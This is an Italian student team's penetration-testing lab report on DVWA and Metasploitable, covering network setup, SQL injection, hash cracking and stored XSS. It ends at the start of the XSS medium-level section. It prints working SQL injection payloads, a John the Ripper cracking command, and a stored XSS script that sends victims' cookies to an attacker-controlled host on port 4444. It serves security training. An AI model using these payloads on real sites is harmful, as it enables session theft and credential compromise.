CyberPredators

Build Week 2
Progetto S8L1-L5 End-to-end Penetration Testing

Indice

Il Team 4
Elenco tracce 5
Elenco tracce bonus 6
Traccia 1 - Web Application Exploit SQLi 7
- *Configurazione laboratorio VM* 8
- *Attacco SQL injection* 10
- *Password cracking* 14
- *Livello Medium* 16

Traccia 2 - Web Application Exploit XSS 18
- *Configurazione laboratorio VM* 19
- *Cross-Site scripting* 21
- *Livello Medium con bonus* 25

Traccia 3 - System exploit BOF 30
- *Analisi programma* 31
- *Esecuzione programma* 33
- *Modifica programma* 34
- *Modifica programma Extra* 35

Traccia 4 - Exploit Metasploitable con Metasploit 43
- *Configurazione laboratorio VM* 44
- *Scansione vulnerabilità con Nessus* 45
- *Exploit del Servizio Samba con Metasploit* 46

Traccia 5 - Exploit Windows con Metasploit 49
Configurazione laboratorio VM 50
Scansione vulnerabilità con Nessus 53
Exploit del servizio TomCat con Metasploit 54
Recupero informazioni richieste 61
Traccia bonus 1 - Jangow 01 - CTF Facile 65
Procedimento step-by-step 65
Traccia bonus 2 - Empire Lupin One - CTF Media 82
Procedimento step-by-step 82
Traccia bonus 3 - BlackBox Epicode (Harry P) - CTF Difficile 99
Procedimento step-by-step 99

Il Team

• **Andrea Monopoli**	**Team Leader**
• Javier Isaac Henriquez Terranova	Attaccante di s(f)ondamento
• Davide Talamo	Preparatore atletico
• Michele Storelli	Centrocampista
• Michele Girardi	Jungler
• Andrei Eduard Mihai	Penetr(attore)
• Mattia Di Turo	Portiere

Elenco tracce

1. Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).

2. Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad un Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

3. Leggete attentamente il programma in allegato. Viene richiesto di:
   - Descrivere il funzionamento del programma prima dell'esecuzione;
   - Riprodurre ed eseguire il programma nel laboratorio -le vostre ipotesi sul funzionamento erano corrette?;
   - Modificare il programma affinché si verifichi un errore di segmentazione.

4. Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:
   - Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable;
   - Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento);
   - Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

5. Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di:
   - Avviare questi servizi
   - Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
   - Aprire una sessione con metasploit, exploitando il servizio TomCat.

Elenco tracce bonus

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro:

1. Scaricare ed importare la macchina virtuale da questo link:
   https://download.vulnhub.com/jangow/jangow-01-1.0.1.ova
   Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti.

2. Scaricare ed importare la macchina virtuale da questo link:
   https://download.vulnhub.com/empire/01-Empire-Lupin-One.zip
   Questa box è stata creata per essere di media difficoltà, ma può trasformarsi in un'impresa ardua se ti smarrisci nel suo labirinto.

3. Scaricare ed importare la macchina virtuale da questo link:
   https://drive.google.com/file/d/1vLlieF2HBgCCI76hqopU-W3j98wFjfIM/view?usp=drive_link
   In questa immagine OVA di una macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi.
   Da una breve indagine OSINT, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta.
   La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto.

Traccia 1 - Web Application Exploit SQLi

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).

Requisiti laboratorio Traccia 1:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

Bonus


- Replicare tutto a livello medium
- Recuperare informazioni vitali da altri db collegati
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.


Analizzata la traccia procediamo con i seguenti step:

1. **Configurazione laboratorio VM**
2. **Attacco SQL Injection**
3. **Password cracking**
4. **Livello Medium**

Configurazione laboratorio VM

Al fine di creare il nostro laboratorio di Virtual Machine dobbiamo fare in modo che la macchina attaccante e la macchina vittima siano sulla stessa rete. Prima di tutto configuramo le rispettive schede di rete; successivamente impostiamo l'indirizzo della macchina Metasploitable su 192.168.13.150; l' indirizzo di Kali su 192.168.13.100.






Su Metasploitable è necessario impostare l'iP modificando il file interno "interfaces" con il comando:
sudo nano /etc/network/interfaces

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
```

Salviamo il file e riavviamo l'interfaccia di rete per applicare i cambiamenti con il comando:
sudo /etc/init.d/networking restart

```
msfadmin@metasploitable:/$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...
SIOCDELRT: No such process
                                                                    [ OK ]
msfadmin@metasploitable:/$ _
```

Su Kali stabiliamo un nuovo tipo di connessione di rete rinominandola "IP Statico".
La attiviamo e verifichiamo con il comando ***ifconfig*** che tutto sia ok.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.13.100  netmask 255.255.255.0  broadcast 192.168.13.255
        inet6 fe80::a00:27ff:fe1e:364a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 9  bytes 540 (540.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 2494 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Ultima verifica, eseguiamo il comando ping verso la macchina vittima:
ping 192.168.13.150

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=1.18 ms
```

Attacco SQL injection


Prima di procedere con l'attacco bisogna capire come è strutturata la query all'interno della pagina. Per farlo è stato testato l'input provando ad inserire numeri o lettere. Essendo richiesto l'inserimento dell'ID dell'utente capiamo che il parametro verrà poi inserito nella condizione della query. Per riuscire nell' intento andiamo ad inserire una condizione che avrà sempre risultato TRUE:

‘ OR ‘a’ = ‘a



Ricevendo in output i valori relativi ai campi “***First name***” e “***Surname***” di tutte le tuple presenti sul DB capiamo che il test è andato a buon fine e che è possibile sfruttare la vulnerabilità per carpire i dati di nostro interesse.

A questo punto usando l'operatore UNION riusciamo a richiedere attributi che non sono contenuti nella query della pagina.
Il comando ***UNION*** in SQL è utilizzato per combinare il risultato di due o più query **SELECT** in un unico set di risultati. È importante notare che le query coinvolte nella UNION devono restituire lo stesso numero di colonne e i tipi di dati delle colonne devono essere compatibili. Tramite la seguente query siamo in grado di capire quali tabelle sono contenute nel DB **"DVWA"**,
in particolare andiamo a selezionare il campo table_name sfruttando la vista di sistema ***information_schema.tables:***
' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #



Per proseguire lo studio utilizziamo la seguente query per ricavare i nomi degli attributi della tabella users.

‘ UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = ‘users’ #

```
'HERE table_name = 'users' #  Submit

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: user_id

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: first_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: last_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: user

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: password

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: avatar
```

Grazie alle informazioni ricavate nella fase precedente sappiamo per certo la denominazione dei campi di nostro interesse, in particolar modo: *first_name, last_name, user* e *password*. Andiamo a richiedere i dati al DB mediante la query che segue. Sfruttiamo l’operatore ***CONCAT_WS*** per concatenare più valori all’interno di un solo attributo così da aggirare la regola dell’operatore ***UNION*** (le due select devono restituire lo stesso numero di colonne) e ottenere tutte le informazioni con l’esecuzione di una sola query. Il parametro ‘ – ‘ all’interno dell’operatore di concatenazione sarà il separatore degli attributi.

‘ UNION SELECT null,CONCAT_WS(‘-‘, first_name,last_name,user,password) FROM users #

```
ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: admin - admin - admin - 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Gordon - Brown - gordonb - e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Hack - Me - 1337 - 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Pablo - Picasso - pablo - 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Bob - Smith - smithy - 5f4dcc3b5aa765d61d8327deb882cf99
```

Otteniamo il seguente risultato. In particolar modo, l’utente di nostro interesse è Pablo Picasso, la cui password è **0d107d09f5bbe40cade3de5c71e9e9b7**

Password cracking

Prima di passare alla traduzione dell'hash dobbiamo capire di che tipo di hash si tratta. Per questa operazione ci viene in aiuto il tool ***Hash-Identifier*** di Kali, al quale diamo in input una stringa hash per ottenere il tipo.

```
 HASH: 0d107d09f5bbe40cade3de5c71e9e9b7

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Nel nostro caso il tool ci riferisce che si tratta di Hash MD5.

Procediamo con **John (Cena) the Ripper.** Abbiamo creato in file Password.txt contenente la password in formato hash ed eseguiamo il tool John the Ripper passandogli come parametri il dizionario **rockyou.txt** contenente una lista delle password più utilizzate. John confronterà gli hash MD5 delle password contenute nel file rockyou.txt con l' hash passato da noi effettuando così una ricerca a dizionario:

john –-wordlist=/usr/share/wordlists/rockyou.txt –-format=raw-md5 ./Desktop/Password.txt

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/Password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (?)
1g 0:00:00:00 DONE (2024-03-11 07:04) 50.00g/s 28800p/s 28800c/s 28800C/s jeffrey..parola
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


A lavoro eseguito utilizziamo il flag –show per visualizzare la password

```
┌──(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 ./Desktop/Password.txt
?:letmein

1 password hash cracked, 0 left
```

La password è "letmein"

Testiamo il login


Siamo dentro!




Livello Medium

Testiamo il livello di difficoltà Medium cercando di ottenere lo stesso risultato con la stessa tipologia di SQL injection.
‘ UNION SELECT null,CONCAT_WS(‘-‘, first_name,last_name,user,password) FROM users #

Questa volta abbiamo ottenuto un semplice messaggio di errore.



Decidiamo di ispezione sulla pagina Html con un attore aggiuntivo: **Burp Suite**.
Burp Suite è molto usato dagli **ethical hacker** e **penetration tester** per analizzare come un'applicazione web gestisce i dati.



Comprendiamo che il problema sia l’utilizzo di caratteri speciali: nel nostro caso gli ‘ (apici).

Tentiamo dunque di inserire un codice che questa volta non impieghi caratteri speciali:
1 or 1=1 UNION SELECT user, password FROM users#

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Ma tu guarda le coincidenze! La password è sempre quella!!!

Questo dimostra che la differenza principale tra i due livelli è la gestione dell'input da parte del server DVWA:

- Nel livello LOW non c'è praticamente nessun controllo, qualsiasi input passa direttamente alla query SQL.
- Nel livello MEDIUM viene applicato un primo livello di filtraggio, che impedisce l'uso dei caratteri speciali.

Il livello MEDIUM insegna che la sanitizzazione superficiale non è sufficiente contro i CyberPredators.

Traccia 2 - Web Application Exploit XSS

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio traccia 2:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.104.100/24
- IP Metasploitable: 192.168.104.150/24 I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

Bonus

- Replicare tutto a livello medium
- fare il dump completo, cookie, versione browser, ip, data
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

Analizzata la traccia procediamo con i seguenti step:

1. **Configurazione laboratorio VM**
2. **Cross-Site scripting**
3. **Livello Medium con bonus**

Configurazione laboratorio VM

Riconfiguriamo gli IP per incontrare i requisiti della traccia 2. Questa volta sulla macchina Kali Linux non impiegheremo l'utilizzo della GUI, utilizzando il comando **sudo nano /etc/network/interfaces**, il team ha impostato l'indirizzo IP di Kali: 192.168.104.100; per poi riavviare il network con **sudo /etc/init.d/networking restart**.

```
┌──(kali㉿Kali)-[~]
└─$ sudo nano /etc/network/interfaces
[sudo] password for kali:

┌──(kali㉿Kali)-[~]
└─$ sudo /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.
```

```
┌──(kali㉿Kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.255
        inet6 fe80::a00:27ff:fea9:39c2  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a9:39:c2  txqueuelen 1000  (Ethernet)
        RX packets 70  bytes 5652 (5.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 3210 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Con lo stesso procedimento usato durante la traccia 1,
la macchina Metasploitable è stata configurata con il seguente indirizzo **IP: 192.168.104.150** utilizzando il comando "**sudo nano /etc/network/interfaces**"; e poi è stato riattivato il network eseguendo il comando "**sudo /etc/init.d/networking restart**".

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:74:94:13
          inet addr:192.168.104.150  Bcast:192.168.104.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe74:9413/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4878 (4.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27363 (26.7 KB)  TX bytes:27363 (26.7 KB)
```

Verifichiamo il collegamento tra le VM attraverso **ping** reciproci

```
┌──(kali㉿Kali)-[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.259 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=0.194 ms
```

Cross-Site scripting

Lo script che impiegheremo è il seguente:
<script>window.location=http://192.168.104.100:4444/index.php?cookie=+document.cookie;</script>


Questo script è un redirect forzato di una pagina web. Per essere più precisi, quando questo script viene eseguito in un browser, esso reindirizza l'utente a un'altra pagina web specificata dall'URL "http://192.168.104.100:4444/index.php?cookie=" seguito dai cookie della pagina corrente.

Analizziamo il codice:

- **window.location:**
  Questo oggetto rappresenta l'URL della finestra del browser. Assegnare un nuovo valore a window.location effettua una redirezione del browser verso l'URL specificato.
- **"http://192.168.104.100:4444/index.php?cookie=":**
  Questo è l'URL di destinazione. L'indirizzo IP 192.168.104.100 e la porta 4444 sono specificati, insieme a "/index.php?cookie=", che è l'endpoint specifico sulla destinazione.
- **+document.cookie:**
  Questa porzione di codice aggiunge i cookie della pagina corrente all'URL di destinazione. document.cookie restituisce tutti i cookie associati al documento corrente.


Quindi, quando questo script viene eseguito nel contesto di una pagina web, reindirizza l'utente alla pagina "http://192.168.104.100:4444/index.php" e passa i cookie della pagina corrente come parametro nell'URL. Questo può essere utilizzato per raccogliere informazioni sulla sessione dell'utente, cosa che è generalmente considerata una pratica non etica e potenzialmente dannosa.

Passiamo all'atto pratico:
Ci connettiamo alla DVWA ed è stato settato il livello di sicurezza su LOW.



Utilizziamo Netcat ("nc") per metterci in ascolto sulla porta 4444. Netcat è uno **strumento a riga di comando**, responsabile della scrittura e della lettura dei file in rete (il coltellino svizzero delle reti)

Ci siamo posizionati nella pagina dedicata all'attacco XSS stored, ed è stata iniettata una stringa unica per verificare se essa si rifletta o meno nella finestra del browser. Nel nostro caso sono stati inseriti test1 e test2 rispettivamente nel campo Name e Message. Quindi facciamo click su **Sign Guestbook** per inviare la richiesta.



Il prossimo passo è controllare il codice sorgente della pagina.
Premendo CTRL+U per controllare la sorgente della pagina cerchiamo rispettivamente la stringa di test1 e di test2. Dal momento che entrambi sono riflessi nel browser significa che questi campi sono vulnerabili all'attacco XSS stored.

```
div id="guestbook_comments">Name: test1 <br />Message: test2 <br /></div>
```

Prima di eseguire l'attacco, risulta necessario modificare il numero nella sezione "maxlength" del modulo HTML. Per fare questo ispezioniamo la pagina html con il tasto destro e modifichiamo la lunghezza massima consentita per il campo di input

```
Inspector  Console  Debugger  Network  Style Editor  Performance  Memory  Storage  Accessibility
Search HTML
<tbody>
  <tr> ... </tr>
  <tr>
    <td width='100'>Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength='250'></textarea>
    </td>
  </tr>
  <tr> ... </tr>
</tbody>
</table>
html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea
```

Tutto pronto: il team provvede all'"iniezione" dello script:

Vulnerability: Stored Cross Site Scripting (XSS)

Name * TestBW1

Message * <script>window.location="http://192.168.104.100:4444 /index.php?cookie="+document.cookie;</script>

Sign Guestbook

Tornando nel terminale in ascolto è stato possibile verificare l'efficacia dello script, ed il furto dei cookie:

```
┌──(kali㉿Kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 58342
GET /index.php?cookie-security-low;%20PHPSESSID-97969d2828e2b68e25b24cd218487843 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
```

sigla di Lupin III

Livello Medium con bonus

Al fine di ottenere i bonus relativi alla traccia extra impostiamo la difficoltà su Medium

Username: admin
Security Level: medium
PHPIDS: disabled

